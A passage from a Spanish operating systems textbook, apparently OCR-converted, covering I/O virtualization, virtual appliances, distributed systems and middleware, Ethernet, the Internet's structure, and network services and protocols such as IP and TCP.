También es posible que el disco que utiliza el invitado sea diferente del disco real. Por ejemplo, si el disco actual es un disco nuevo de alto rendimiento (o RAID) con una nueva interfaz, el hipervisor podría anunciar al SO invitado que tiene un simple disco IDE antiguo, para permitirle que instale un driver de disco IDE. Cuando este driver emite los comandos de disco IDE, el hipervisor los convierte en comandos para controlar el nuevo disco. Esta estrategia se puede utilizar para actualizar el hardware sin tener que cambiar el software. De hecho, esta habilidad de las máquinas virtuales para reasignar dispositivos de hardware fue una de las razones por las que la VM/370 se hizo popular: las empresas querían comprar hardware nuevo y más veloz, pero no querían cambiar su software. Esto fue posible gracias a la tecnología de las máquinas virtuales.

Otro problema de E/S que se debe resolver de alguna manera es el uso de DMA, que utiliza direcciones de memoria absolutas. Como podría esperarse, el hipervisor tiene que intervenir aquí y reasignar las direcciones antes de que inicie el DMA. Sin embargo, está empezando a aparecer el hardware con una **MMU de E/S**, que virtualiza la E/S de la misma forma en que la MMU virtualiza la memoria. Este hardware elimina el problema del DMA.

Un método distinto para manejar la E/S es dedicar una de las máquinas virtuales para que ejecute un sistema operativo estándar y que le refleje todas las llamadas a la E/S de las demás máquinas virtuales. Este método se mejora cuando se utiliza la paravirtualización, por lo que el comando que se emite al hipervisor en realidad indica lo que el SO invitado desea (por ejemplo, leer el bloque 1403 del disco 1), en vez de que sea una serie de comandos para escribir a los registros de dispositivo, en cuyo caso el hipervisor tiene que jugar a ser Sherlock Holmes para averiguar qué es lo que está tratando de hacer. Xen utiliza este método para la E/S, y la máquina virtual que se encarga de la E/S se llama **dominio 0**.

La virtualización de la E/S es un área en la que los hipervisores de tipo 2 tienen una ventaja práctica sobre los hipervisores de tipo 1: el sistema operativo anfitrión contiene los drivers de dis-

positivos para todos los extraños y maravillosos dispositivos de E/S conectados a la computadora. Cuando un programa de aplicación intenta acceder a un dispositivo E/S extraño, el código traducido puede llamar al driver de dispositivo existente para que realice el trabajo. Con un hipervisor de tipo 1, el hipervisor debe contener el driver o debe realizar una llamada a un driver en el dominio 0, que es algo similar a un sistema operativo anfitrión. A medida que madure la tecnología de las máquinas virtuales, es probable que el futuro hardware permita que los programas de aplicación accedan al hardware directamente de una manera segura, lo cual significa que los drivers de dispositivos podrán vincularse directamente con el código de la aplicación, o se podrán colocar en servidores separados en modo de usuario, con lo cual se eliminará el problema.

8.3.7 Dispositivos virtuales

Las máquinas virtuales ofrecen una interesante solución a un problema que desde hace mucho tiempo perturba a los usuarios, en especial a los del software de código fuente abierto: cómo instalar nuevos programas de aplicación. El problema es que muchas aplicaciones dependen de otras tantas aplicaciones y bibliotecas, que a su vez dependen de muchos otros paquetes de software, y así en lo sucesivo. Lo que es más, puede haber dependencias en versiones específicas de los compiladores, lenguajes de secuencias de comandos y en el sistema operativo.

Ahora que están disponibles las máquinas virtuales, un desarrollador de software puede construir con cuidado una máquina virtual, cargarla con el sistema operativo, compiladores, bibliotecas y código de aplicación requeridos, y congelar la unidad completa, lista para ejecutarse. Esta imagen de la máquina virtual se puede colocar en un CD-ROM o en un sitio Web para que los clientes la instalen o descarguen. Este método implica que sólo el desarrollador de software tiene que conocer todas las dependencias. Los clientes reciben un paquete completo que funciona de verdad, sin importar qué sistema operativo estén ejecutando ni qué otro software, paquetes y bibliotecas tengan instalados. A estas máquinas virtuales “empaquetadas y listas para usarse” se les conoce comúnmente como **dispositivos virtuales**.

8.3.8 Máquinas virtuales en CPUs de multinúcleo

La combinación de las máquinas virtuales y las CPUs de multinúcleo abre todo un nuevo mundo, en donde el número de CPUs disponibles se puede establecer en el software. Por ejemplo, si hay cuatro núcleos y cada uno de ellos se puede utilizar para ejecutar, digamos, hasta ocho máquinas virtuales, se puede configurar una sola CPU (escritorio) como una multicomputadora de 32 nodos si es necesario, pero también puede tener menos CPUs dependiendo de las necesidades del software. Nunca antes había sido posible que un diseñador de aplicaciones seleccionara primero cuántas CPUs quiere, para después escribir el software de manera acorde. Sin duda, esto representa una nueva fase en la computación.

Aunque todavía no es tan común, sin duda es concebible que las máquinas virtuales pudieran compartir la memoria. Todo lo que hay que hacer es asignar las páginas físicas en los espacios

direcciones de varias máquinas virtuales. Si se puede hacer esto, una sola computadora se puede convertir en un multiprocesador virtual. Como todos los núcleos en un chip multinúcleo comparten la misma RAM, un solo chip con cuádruple núcleo se podría configurar fácilmente como un multiprocesador de 32 nodos o como una multicomputadora de 32 nodos, según sea necesario.

La combinación de multinúcleo, máquinas virtuales, hipervisores y microkernels va a cambiar de manera radical la forma en que las personas piensan sobre los sistemas de cómputo. El software actual no puede lidiar con la idea de que el programador determine cuántas CPUs se necesitan, si se deben establecer como una multicomputadora o como un multiprocesador, y qué papel desempeñan los kernels mínimos de un tipo u otro. El software futuro tendrá que lidiar con estas cuestiones.

8.3.9 Cuestiones sobre licencias

Las licencias de la mayoría del software son por cada CPU. En otras palabras, cuando usted compra un programa, tiene el derecho de ejecutarlo sólo en una CPU. ¿Acaso este contrato le otorga el derecho de ejecutar el software en varias máquinas virtuales, todas las cuales se ejecutan en la misma máquina? Muchos distribuidores de software están algo inseguros sobre lo que deben hacer aquí.

El problema es mucho peor en las empresas que tienen una licencia que les permite tener *n* máquinas ejecutando el software al mismo tiempo, en especial cuando aumenta y disminuye la demanda de las máquinas virtuales.

En algunos casos, los distribuidores de software han colocado una cláusula explícita en la licencia, en la que se prohíbe al concesionario ejecutar el software en una máquina virtual o en una máquina virtual no autorizada. Está por verse si alguna de estas restricciones será válida en una corte y la manera en que los usuarios responderán a ellas.

8.4 SISTEMAS DISTRIBUIDOS

Ahora que hemos completado nuestro estudio de los multiprocesadores, las multicomputadoras y las máquinas virtuales, es tiempo de analizar el último tipo de sistema de múltiples procesadores: el **sistema distribuido**. Estos sistemas son similares a las multicomputadoras en cuanto a que cada nodo tiene su propia memoria privada, sin memoria física compartida en el sistema. Sin embargo, los sistemas distribuidos tienen un acoplamiento aún más débil que las multicomputadoras.

Para empezar, los nodos de una multicomputadora comúnmente tienen una CPU, RAM, una interfaz de red y tal vez un disco duro para la paginación. Por el contrario, cada nodo en un sistema distribuido es una computadora completa, con todo un complemento de periféricos. Además, los nodos de una multicomputadora por lo general están en un solo cuarto, de manera que se pueden comunicar mediante una red dedicada de alta velocidad, mientras que los nodos de un sistema distribuido pueden estar esparcidos en todo el mundo. Por último, todos los nodos de una computadora ejecutan el mismo sistema operativo, comparten un solo sistema de archivos y están bajo una administración común, mientras que cada uno de los nodos de un sistema distribuido puede ejecutar un sistema operativo diferente, cada uno con su propio sistema de archivos, y pueden estar

bajo una administración diferente. Un ejemplo típico de una multicomputadora es: 512 nodos en un solo cuarto en una empresa o universidad, trabajando (por decir) en el modelado farmacéutico, mientras que un sistema distribuido típico consiste en miles de máquinas que cooperan libremente a través de Internet. En la figura 8-29 se comparan los multiprocesadores, las multicomputadoras y los sistemas distribuidos en los puntos antes mencionados.

Elemento	**Multiprocesador**	**Multicomputadora**	**Sistema distribuido**
Configuración de nodo	CPU	CPU, RAM, interfaz de red	Computadora completa
Periféricos de nodo	Todos compartidos	Compartidos, excepto tal vez el disco	Conjunto completo por nodo
Ubicación	Mismo bastidor	Mismo cuarto	Posiblemente a nivel mundial
Comunicación entre nodos	RAM compartida	Interconexión dedicada	Red tradicional
Sistemas operativos	Uno, compartido	Varios, igual	Posiblemente todos distintos
Sistemas de archivos	Uno, compartido	Uno, compartido	Cada nodo tiene el suyo
Administración	Una organización	Una organización	Muchas organizaciones

Figura 8-29. Comparación de los tres tipos de sistemas de múltiples CPUs.

Es evidente que las multicomputadoras se encuentran en la parte media de esta métrica. Una pregunta interesante sería: "¿Son las multicomputadoras más parecidas a los multiprocesadores o a los sistemas distribuidos?". Aunque parezca mentira, la respuesta depende en gran parte de la perspectiva de cada quien. Desde una perspectiva técnica, los multiprocesadores tienen memoria compartida y los otros dos sistemas no. Esta diferencia produce distintos modelos de programación y diferentes pensamientos. Sin embargo, desde la perspectiva de las aplicaciones, los multiprocesadores y las multicomputadoras son sólo bastidores de equipo en un cuarto de máquinas. Ambos sistemas se utilizan para resolver problemas que requieren cálculos intensivos, mientras que un sistema distribuido que conecta computadoras a través de Internet está por lo general mucho más involucrado en la comunicación que en la computación, y se utiliza de una manera distinta.

Hasta cierto grado, el débilmente acoplamiento de las computadoras en un sistema distribuido es tanto una ventaja como una desventaja. Es una ventaja debido a que las computadoras se pueden utilizar para una gran variedad de aplicaciones, pero también es una desventaja ya que es difícil programar estas aplicaciones debido a que no existe un modelo subyacente común.

Las aplicaciones comunes de Internet incluyen el acceso a computadoras remotas (mediante el uso de *telnet*, *ssh* y *rlogin*), el acceso a información remota (mediante el uso de World Wide Web y FTP, el Protocolo de Transferencia de Archivos), la comunicación de persona a persona (mediante el correo electrónico y los programas de chat) y muchas aplicaciones emergentes (por ejemplo, el comercio electrónico, la telemedicina y el aprendizaje a distancia). El problema con todas estas aplicaciones

es que cada una tiene que reinventar la rueda. Por ejemplo, el correo electrónico, FTP y World Wide Web fundamentalmente desplazan archivos del punto *A* al punto *B*, pero cada aplicación tiene su propia manera de hacerlo, junto con sus propias convenciones de nomenclatura, protocolos de transferencia, técnicas de duplicación y todo lo demás. Aunque muchos navegadores Web ocultan al usuario promedio estas diferencias, los mecanismos subyacentes son completamente distintos. Ocultarlos a nivel de la interfaz de usuario es como hacer que una persona en un sitio Web de una agencia de viajes de servicio completo ordene un viaje de Nueva York a San Francisco, y que no pueda averiguar sino hasta después si compró un boleto de avión, de tren o de autobús.

Lo que agregan los sistemas distribuidos a la red subyacente es cierto paradigma (modelo) común que ofrece una manera uniforme de ver todo el sistema. La intención del sistema distribuido es convertir un grupo de máquinas con una conexión débil en un sistema coherente, con base en un concepto. Algunas veces el paradigma es simple y otras es más elaborado, pero la idea es siempre proveer algo que unifique al sistema.

En UNIX podemos encontrar un ejemplo simple de un paradigma unificador en un contexto ligeramente distinto, en donde todos los dispositivos de E/S se crean de manera que parezcan archivos. Al hacer que los teclados, impresoras y líneas en serie operen de la misma forma, con las mismas primitivas, se facilita el proceso de lidiar con ellos, en vez de que todos sean distintos en concepto.

Una de las formas en que un sistema distribuido puede obtener cierta medida de uniformidad frente a los distintos sistemas operativos y el hardware subyacente es tener un nivel de software encima del sistema operativo. Este nivel, conocido como **middleware**, se ilustra en la figura 8-30. Este nivel provee ciertas estructuras de datos y operaciones que permiten a los procesos y usuarios que están en máquinas remotas interoperar de una manera consistente.




Figura 8-30. Posicionamiento del middleware en un sistema distribuido.

En un sentido, el middleware es como el sistema operativo de un sistema distribuido. Esto explica por qué lo estamos analizando en un libro sobre sistemas operativos. Por otra parte, en realidad *no* es un sistema operativo por lo que no realizaremos un análisis con mucho detalle. Para un tratamiento extenso de los sistemas distribuidos, consulte la obra *Sistemas distribuidos* (Tanenbaum

y van Steen, 2006). En el resto del capítulo analizaremos brevemente el hardware que se utiliza en un sistema distribuido (es decir, la red de computadoras subyacente) y después su software de comunicación (los protocolos de red). Después consideraremos una variedad de paradigmas que se utilizan en estos sistemas.

8.4.1 Hardware de red

Como los sistemas distribuidos se construyen sobre las redes de computadoras, veremos una pequeña introducción a este tema. Las redes se clasifican en dos variedades principales: **LANs** (**Redes de área local**), que cubren un edificio o un campus, y las **WANs** (**Redes de área amplia**), que pueden ser a nivel de ciudad, del país o incluso a nivel mundial. El tipo de LAN más importante es Ethernet, por lo que la examinaremos como un ejemplo de LAN. Analizaremos Internet como un ejemplo de WAN, aun cuando técnicamente Internet no es una red, sino una federación de miles de redes separadas. Sin embargo, para nuestros fines basta con considerarla como una WAN.

Ethernet

La Ethernet clásica, que se describe en el Estándar IEEE 802.3, consiste en un cable coaxial al que se conectan varias computadoras. A este cable se le conoce como **Ethernet**, en relación al *éter lumínífero* por medio del cual se pensaba hace tiempo que se propagaba la radiación electromagnética. (Cuando el físico inglés James Clerk Maxwell del siglo diecinueve descubrió que la radiación electromagnética se podía describir mediante una ecuación de onda, los científicos asumieron que este espacio debía llenarse con algún medio etéreo en el que se propagara la radiación. No fue sino hasta después del famoso experimento de Michelson-Morley en 1887, en el que no se pudo detectar el éter, que los físicos se dieron cuenta de que la radiación se podía propagar en un vacío).

En la primera versión de Ethernet, para conectar una computadora al cable literalmente se perforaba un agujero a mitad del cable y se atornillaba un cable que iba a la computadora. A esto se le conocía como ***vampire tap*** (**punción de vampiro**) y se muestra de manera simbólica en la figura 8-31(a). Era difícil hacer las punciones, por lo que se utilizaban conectores largos apropiados para ello. Sin embargo, en relación con la electricidad, todas las computadoras estaban conectadas como si los cables en sus tarjetas de interfaz de red estuvieran soldados.

Para enviar un paquete en una red Ethernet, una computadora primero escucha en el cable para ver si hay otra computadora que esté transmitiendo en ese momento. Si no es así, sólo empieza a transmitir un paquete, el cual consiste en un encabezado corto seguido de una carga útil de 0 a 1500 bytes. Si el cable está en uso, la computadora sólo espera hasta que termine la transmisión actual y después empieza a enviar el paquete.

Si dos computadoras empiezan a transmitir al mismo tiempo se produce una colisión, que ambas detectan. Las dos computadoras responden terminando sus transmisiones, esperan una cantidad aleatoria de tiempo entre 0 y T μseg, y después empiezan de nuevo. Si ocurre otra colisión, todas las computadoras que participan en esa colisión esperan una cantidad aleatoria de tiempo en un intervalo de 0 a $2T$ μseg, y después intentan de nuevo. En cada colisión subsiguiente, el intervalo




Figura 8-31. (a) Ethernet clásica. (b) Ethernet conmutada.

máximo de espera se duplica, con lo cual se reduce la probabilidad de que haya más colisiones. Este algoritmo se conoce como **backoff exponencial binario**. En secciones anteriores vimos cómo se utiliza este algoritmo para reducir la sobrecarga del sondeo en los bloqueos.

Una red Ethernet tiene una longitud máxima de cable y también un número máximo de computadoras que se pueden conectar. Para exceder cualquiera de estos límites, un edificio o campus grande se puede cablear con varias redes Ethernet, que a su vez se conectan mediante dispositivos conocidos como **puentes** (**bridges**). Un puente permite que el tráfico pase de una red Ethernet a otra cuando el origen está en un lado y el destino en el otro.

Para evitar el problema de las colisiones, las redes Ethernet modernas utilizan switches, como se muestra en la figura 8-31(b). Cada switch tiene cierto número de puertos, a los cuales se puede conectar una computadora, una red Ethernet u otro switch. Cuando un paquete evita con éxito todas las colisiones y llega al switch, se coloca en el búfer y se envía al puerto en el que vive la máquina de destino. Al dar a cada computadora su propio puerto se pueden eliminar todas las colisiones, a expensas de requerir switches más grandes. También son posibles los compromisos con sólo unas cuantas computadoras por puerto. En la figura 8-31(b), una red Ethernet clásica con varias computadoras conectadas a un cable mediante punciones de vampiro está conectada a uno de los puertos del switch.

Internet

Internet evolucionó de ARPANET, una red de conmutación de paquetes experimental, fundada por la Agencia de Proyectos Avanzados de Investigación del Departamento de Defensa de los EE.UU. Se puso en operación en diciembre de 1969, con tres computadoras en California y una en Utah. Se diseñó durante la Guerra Fría como una red con alta tolerancia a las fallas, que continuara transmitiendo el tráfico militar inclusive en caso de que la red sufriera golpes nucleares directos en varias partes, mediante el re-enrutamiento automático del tráfico alrededor de las máquinas inutilizadas.

ARPANET creció con rapidez en la década de 1970, y llegó a tener cientos de computadoras. Después se conectaron una red de radiopaquetes, una red satelital y finalmente miles de redes Ethernet, con lo cual surgió la federación de redes que ahora conocemos como Internet.

Internet consiste en dos tipos de computadoras: hosts y enrutadores. Los **hosts** son PCs, notebooks, dispositivos de bolsillo, servidores, mainframes y otras computadoras que poseen individuos o empresas que se desean conectar a Internet. Los **enrutadores** son computadoras de conmutación especializadas, que aceptan los paquetes entrantes de una de varias líneas entrantes, y los envían a lo largo de muchas líneas salientes. Un enrutador es similar al interruptor de la figura 8-31(b), pero también tiene ciertas diferencias que no son de nuestra incumbencia por el momento. Los enrutadores se conectan entre sí en grandes redes, en donde cada enrutador tiene cables o fibras que van a muchos otros enrutadores y hosts. Las compañías telefónicas y los ISPs (Proveedores de Servicio de Internet) operan extensas redes de enrutadores nacionales o mundiales para sus clientes.

En la figura 8-32 se muestra una porción de Internet. En la parte superior tenemos uno de los backbones, controlado comúnmente por un operador de backbone. Consiste en un número de enrutadores conectados mediante fibra óptica de alta capacidad de ancho de banda, con conexiones a los backbones operados por otras compañías telefónicas (competidoras). Por lo general ningún host se conecta directamente al backbone, con la excepción de las máquinas de mantenimiento y prueba que opera la compañía telefónica.




Figura 8-32. Una porción de Internet.

Las redes regionales y los enrutadores en los ISPs se conectan a los enrutadores del backbone mediante fibra óptica de velocidad media. A su vez, cada una de las redes Ethernet corporativas con-

tiene un enrutador, y estos enrutadores se conectan a los enrutadores de las redes regionales. Los enrutadores en los ISPs se conectan a los bancos de módems utilizados por los clientes del ISP. De esta forma, cada host en Internet tiene por lo menos una ruta, y a menudo muchas rutas, hacia cada uno de los otros hosts.

Todo el tráfico en Internet se envía en forma de paquetes. Cada paquete lleva en su interior la dirección de destino, y esta dirección es la que se utiliza para el enrutamiento. Cuando llega un paquete a un enrutador, éste extrae la dirección de destino y la busca (parte de ella) en una tabla para saber en qué línea saliente debe enviar el paquete, y por ende a cuál enrutador. Este procedimiento se repite hasta que el paquete llega al host de destino. Las tablas de enrutamiento son muy dinámicas y se actualizan en forma continua, ya que los enrutadores y los enlaces interrumpen y reanudan su conexión a medida que cambian las condiciones del tráfico.

8.4.2 Protocolos y servicios de red

Todas las redes de computadoras ofrecen ciertos servicios a sus usuarios (hosts y procesos), que implementan mediante el uso de ciertas reglas sobre los intercambios de mensajes legales. A continuación veremos una breve introducción a estos temas.

Servicios de red

Las redes de computadoras proveen servicios a los hosts y procesos que las utilizan. El **servicio orientado a conexión** se modela con base en el sistema telefónico. Para hablar con alguien, usted toma el teléfono, marca el número, habla y después cuelga. De manera similar, para utiliza un servicio de red orientado a conexión, el usuario del servicio establece primero una conexión, la utiliza y después la libera. El aspecto esencial de una conexión es que actúa como un tubo: el emisor mete los objetos (bits) en un extremo y el receptor los saca en el mismo orden del otro extremo.

Por el contrario, el **servicio orientado a no conexión** se modela con base en el sistema postal. Cada mensaje (carta) lleva la dirección de destino completa, y se enruta a través del sistema de manera independiente a los otros mensajes. Por lo general, cuando se envían dos mensajes al mismo destino, el primero que se envíe será el primero en llegar. No obstante, es posible que el primero que se envíe tenga un retraso y el segundo llegue primero. Con un servicio orientado a conexión, esto es imposible.

Cada servicio se puede caracterizar con base en la **calidad del servicio**. Algunos servicios son confiables en cuanto a que nunca pierden datos. Por lo general, para implementar un servicio confiable el receptor debe confirmar la recepción de cada mensaje, para lo cual envía de vuelta un **paquete de reconocimiento** especial, de manera que el emisor esté seguro de que llegó el mensaje. El proceso de reconocimiento introduce sobrecarga y retrasos, los cuales son necesarios para detectar la pérdida de paquetes, pero disminuyen la velocidad de operación.

Una situación común en la que es apropiado un servicio orientado a conexión confiable es la transferencia de un archivo. El propietario del archivo desea estar seguro de que los bits lleguen en forma correcta y en el mismo orden en el que se enviaron. Muy pocos clientes de transferencias de

archivos preferirían un servicio que en ocasiones revolviera o perdiera unos cuantos bits, aunque fuera más rápido.

El servicio orientado a conexión confiable tiene dos variantes menores: secuencias de mensajes y flujos de bytes. En la primera variante, se preservan los límites de los mensajes. Cuando se envían dos mensajes de 1 KB, llegan como dos mensajes distintos de 1 KB cada uno, y nunca como un solo mensaje de 2 KB. En la segunda variante, la conexión es simplemente un flujo de bytes, sin límites en los mensajes. Cuando llegan 2K bytes al receptor, no hay forma de saber si se enviaron como un mensaje de 2 KB, dos mensajes de 1 KB cada uno o 2048 mensajes de 1 byte. Si se envían las páginas de un libro a través de una red a un compositor de imagen como mensajes separados, tal vez sea importante preservar los límites de los mensajes. Por otra parte, cuando una terminal se conecta a un sistema remoto de tiempo compartido, todo lo que se necesita es un flujo de bytes de la terminal a la computadora.

Para algunas aplicaciones, los retrasos que se introducen debido a los reconocimientos son inaceptables. Una de esas aplicaciones es el tráfico de voz. Es preferible que los usuarios de teléfonos escuchen un poco de ruido en la línea o una palabra confusa de vez en cuando, que introducir un retraso para esperar los reconocimientos.


No todas las aplicaciones requieren conexiones. Por ejemplo, para evaluar la red todo lo que se necesita es una manera de enviar un solo paquete que tenga una alta probabilidad de llegar, pero que no haya garantía. A menudo, al servicio sin conexión no confiable (lo que significa que no hay reconocimientos) se le conoce como **servicio de datagramas** debido a su similitud con el servicio de telegramas, que tampoco envía una señal de reconocimiento de vuelta al emisor.

En otras situaciones es conveniente no tener que establecer una conexión para enviar un mensaje corto, pero la confiabilidad es esencial. Para estas aplicaciones se puede proporcionar el **servicio de datagramas con reconocimiento**. Es como enviar una carta registrada y solicitar un acuse de recibo. Cuando el acuse de recibo regrese, el emisor estará absolutamente seguro de que la carta se entregó a la parte interesada y no se perdió en el camino.

Otro de los servicios es el **servicio de solicitud-respuesta**. En este servicio, el emisor transmite un solo datagrama que contiene una solicitud; esta petición contiene la respuesta. Por ejemplo, en esta categoría entra una consulta en la biblioteca local para saber en dónde se habla el idioma Uigur. El servicio de solicitud-respuesta se utiliza comúnmente para implementar la comunicación en el modelo cliente-servidor: el cliente emite una solicitud y el servidor le responde. En la figura 8-33 se sintetizan los tipos de servicios antes descritos.

Protocolos de red

Todas las redes tienen reglas muy especializadas para establecer qué mensajes se pueden enviar y qué respuestas se pueden devolver en relación con estos mensajes. Por ejemplo, bajo ciertas circunstancias (como la transferencia de un archivo), cuando un mensaje se envía de un origen a un destino, se requiere que el destino envíe un reconocimiento de vuelta para indicar que recibió el mensaje correctamente. Bajo otras circunstancias (como la telefonía digital) no se espera dicho reconocimiento. El conjunto de reglas mediante el cual se comunican computadoras específicas se conoce como **protocolo**. Existen muchos protocolos, incluyendo los de enrutador a enrutador, los de



	Servicio	Ejemplo
Orientado a conexión	Flujo de mensajes confiable	Secuencia de páginas de un libro
	Flujo de bytes confiable	Inicio de sesión remoto
	Conexión no confiable	Voz digitalizada
Orientado a no conexión	Datagrama no confiable	Paquetes de prueba de red
	Datagrama reconocido	Correo registrado
	Solicitud-respuesta	Consulta de base de datos

Figura 8-33. Seis tipos distintos de servicio de red.

host a host y varios más. Para un tratamiento detallado de las redes de computadoras y sus protocolos, consulte la obra *Computer Networks* (Tanenbaum, 2003).

Todas las redes modernas utilizan una **pila de protocolos** para distribuir los distintos protocolos en niveles, uno encima de otro. En cada nivel se lidia con distintas cuestiones. Por ejemplo, en el nivel inferior los protocolos definen la forma de saber en dónde empieza y termina un paquete en el flujo de bits. En un nivel más alto, los protocolos definen cómo enrutar los paquetes a través de redes complejas, del origen al destino. Y a un nivel todavía más alto, se aseguran de que todos los paquetes en un mensaje compuesto por varios paquetes hayan llegado en forma correcta y en el orden apropiado.

Como la mayoría de los sistemas distribuidos utilizan Internet como base, los protocolos base que utilizan estos sistemas son los dos protocolos principales de Internet: IP y TCP. **IP** (**Protocolo de Internet**) es un protocolo de datagramas, en el cual un emisor inyecta un datagrama de hasta 64 KB en la red, y espera que llegue. No se dan garantías. El datagrama se puede fragmentar en paquetes más pequeños a medida que pasa por Internet. Estos paquetes viajan de manera independiente, tal vez a lo largo de distintas rutas. Cuando todas las piezas llegan a su destino, se ensamblan en el orden correcto y se entregan.

En la actualidad se utilizan dos versiones de IP: v4 y v6. Aquí vamos a analizar la versión v4, que aún domina el mercado, pero v6 está ganando terreno. Cada paquete v4 empieza con un encabezado de 40 bytes que contiene una dirección de origen de 32 bits y una dirección de destino de 32 bits, entre otros campos. A éstas se les conoce como **direcciones IP** y forman la base del enrutamiento en Internet. Por convención se escriben como cuatro números decimales en el rango de 0 a 255 separados por puntos, como en 192.31.231.65. Cuando un paquete llega a un enrutador, éste extrae la dirección IP de destino y la utiliza para enrutar el paquete.

Como los datagramas IP no utilizan señales de reconocimiento, no es suficiente el protocolo IP para una comunicación confiable en Internet. Para proveer una comunicación confiable, por lo general se utiliza otro protocolo conocido como **TCP** (**Protocolo de control de transmisión**) que se coloca en un nivel encima de IP. TCP utiliza a IP para proveer flujos orientados a conexión. Para utilizar TCP, un proceso establece primero una conexión a un proceso remoto. El proceso requerido se especifica mediante la dirección IP de una máquina y un número de puerto en esa máquina,

en el que escuchan los procesos interesados en recibir conexiones entrantes. Una vez que se ha realizado esto, sólo se inyectan bytes en la conexión y se garantiza que saldrán por el otro extremo sin daños y en el orden correcto. Para lograr esta garantía, la implementación de TCP utiliza números de secuencia, sumas de comprobación y retransmisiones de los paquetes que se reciben en forma incorrecta. Todo esto es transparente para los procesos emisor y receptor. Éstos sólo ven una comunicación confiable entre procesos, justo igual que una canalización en UNIX.

Para ver cómo interactúan todos estos protocolos, considere el caso más simple de un mensaje muy pequeño que no se necesita fragmentar en ningún nivel. El host se encuentra en una red Ethernet conectada a Internet. ¿Qué ocurre con exactitud? El proceso de usuario genera el mensaje y realiza una llamada al sistema para enviarlo en una conexión TCP que se haya establecido de antemano. La pila de protocolos del kernel agrega un encabezado TCP y después un encabezado IP en la parte frontal. Después pasa al driver de Ethernet, que agrega un encabezado Ethernet para dirigir al paquete al enrutador en Ethernet. Después este enrutador inyecta el paquete en Internet, como se ilustra en la figura 8-34.

